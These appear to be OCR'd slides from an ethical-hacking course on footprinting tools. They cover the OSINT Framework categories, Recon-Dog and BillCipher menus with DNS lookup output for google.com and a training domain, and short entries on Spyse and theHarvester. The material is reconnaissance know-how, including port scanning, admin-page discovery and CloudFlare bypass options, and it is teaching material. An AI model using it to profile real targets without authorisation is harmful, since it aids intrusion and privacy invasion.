

OSINT Framework
Username
Email Address
Domain Name
IP Address
Images / Videos / Docs
Social Networks
Instant Messaging
People Search Engines
Dating
Telephone Numbers
Public Records
Business Records
Transportation
Geolocation Tools / Maps
Search Engines
Forums / Blogs / IRC
Archives
Language Translation
Metadata
Mobile Emulation
Terrorism
Dark Web
Digital Currency
Classifieds
Encoding / Decoding
Tools
Malicious File Analysis
Exploits & Advisories
Threat Intelligence
OpSec
Documentation
Training
Whois Records
Subdomains
Discovery
Certificate Search
PassiveDNS
Reputation
Domain Blacklists
Typosquatting
Analytics
URL Expanders
Change Detection
Social Analysis
DNSSEC
Cloud Resources
Vulnerabilities
Tools
DNStable
Domain Dossier
domainIQ
DomainTools Whois
DNStable
Domain Big Data
DNS Dumpster
Whoisology
Domain History
Whois ARIN
DNSstuff
Robtex
Domaincrawler.com
MarkMonitor Whois Search
easyWhois
Website Informer
Who.is
Whois AMPed
ViewDNS.info
Daily DNS Changes
Domainsdb.info
IP2WHOIS
Web
Data Leaks
Public Datasets
Other Media
Internet Archive: Wayback Machine
Archive.is
WebCite
Cached View
Cached Pages
Textfiles.com
UK Web Archive
Screenshots.com
Wayback Machine - Beta Search
Common Crawl
Wayback Machine Chrome Extension
PDF My URL
Bounce
Browsershots
Waybackpack (T)
ExifTool (T)
Metagoofil (T)
FOCA (T)
CodeTwo Outlook Export (T)
General Info
Clients
Discovery
TOR Search
TOR Directories
Tor2web
Web O Proxy
IACA Dark Web Investigation Support

https://osintframework.com

Footprinting Tools: Recon-Dog and BillCipher

Recon-Dog

- Recon-Dog is an **all-in-one tool** for information gathering needs, which uses APIs to collect information about the target system



./dog - Parrot Terminal
File Edit View Search Terminal Help

```
v2.0
1. Censys
2. NS lookup
3. Port scan
4. Detect CMS
5. Whois lookup
6. Detect honeypot
7. Find subdomains
8. Reverse IP lookup
9. Detect technologies
0. All
>> 0
all>>  google.com
A : 142.250.65.206
AAAA : 2607:f8b0:4006:80f::200e
MX : 10 smtp.google.com.
NS : ns2.google.com.
NS : ns3.google.com.
NS : ns1.google.com.
NS : ns4.google.com.
TXT : "apple-domain-verification=30afIBcvSuDV2PLX"
TXT : "globalsign-smime-dv=CDYX+XFHUw2wml6/Gb8+59BsH31KzUr6c1l2BPvqKX8="
TXT : "docusign=05958488-4752-4ef2-95eb-aa7ba8a3bd0e"
TXT : "MS=E4A68B9AB2BB9670BCE15412F62916164C0B20BB"
TXT : "facebook-domain-verification=22rm551cu4k0ab0bxsw536tlds4h95"
```

https://www.github.com

BillCipher

- BillCipher is an information gathering tool for a **website or IP address**


python3 billcipher.py - Parrot Terminal
File Edit View Search Terminal Help


```
# 2.1
Information Gathering tool for a Website or IP address

Are you want to collect information of website or IP address? [website/IP]: website
Enter the website address: www.certifiedhacker.com

 1) DNS Lookup                  13) Host DNS Finder
 2) Whois Lookup                14) Reserve IP Lookup
 3) GeoIP Lookup                15) Email Gathering (use Infoga)
 4) Subnet Lookup               16) Subdomain listing (use Sublist3r)
 5) Port Scanner                17) Find Admin login site (use Breacher)
 6) Page Links                  18) Check and Bypass CloudFlare (use HatCloud)
 7) Zone Transfer               19) Website Copier (use httrack)
 8) HTTP Header                 20) Host Info Scanner (use WhatWeb)
 9) Host Finder                 21) About BillCipher
 10) IP-Locator                 22) Fuck Out Of Here (Exit)
 11) Find Shared DNS Servers
 12) Get Robots.txt

What information would you like to collect? (1-20): 1
 A : 162.241.216.11
MX : 0 mail.certifiedhacker.com.
NS : ns2.bluehost.com.
NS : ns1.bluehost.com.
TXT : "v=spf1 a mx ptr include:bluehost.com ?all"
CNAME : certifiedhacker.com.
SOA : ns1.bluehost.com. dnsadmin.box5331.bluehost.com. 2018011205 86400 7200 3600000 300

Do you want to continue? [Yes/No]: Yes
```

https://github.com

Footprinting Tools (Cont'd)

Spyse

Attackers can use different **parameters** available in this tool to identify information such as **subdomains**, **certificates**, and **vulnerabilities risk scores**


SPYSE
Bulk Search
API
Tools
Blog
Explore
Log In
Domain
www.certifiedhacker.com
Identify HTTP response status and risk levels
Discover DNS records
View IP address
View subdomains
View certificate details

https://spyse.com

Grecon
https://github.com

theHarvester
http://www.edge-security.com

Th3Inspector
https://github.com

Raccoon
https://github.com

Orb
https://github.com

Footprinting Tools

Many organizations offer tools that facilitate information gathering. This section describes the tools used to obtain information from various sources.

Footprinting tools are used to collect basic information about target systems to exploit them. Information collected by footprinting tools includes the target's IP location, routing information, business information, address, phone number, social security number, details about the source of an email and a file, DNS information, and domain information.

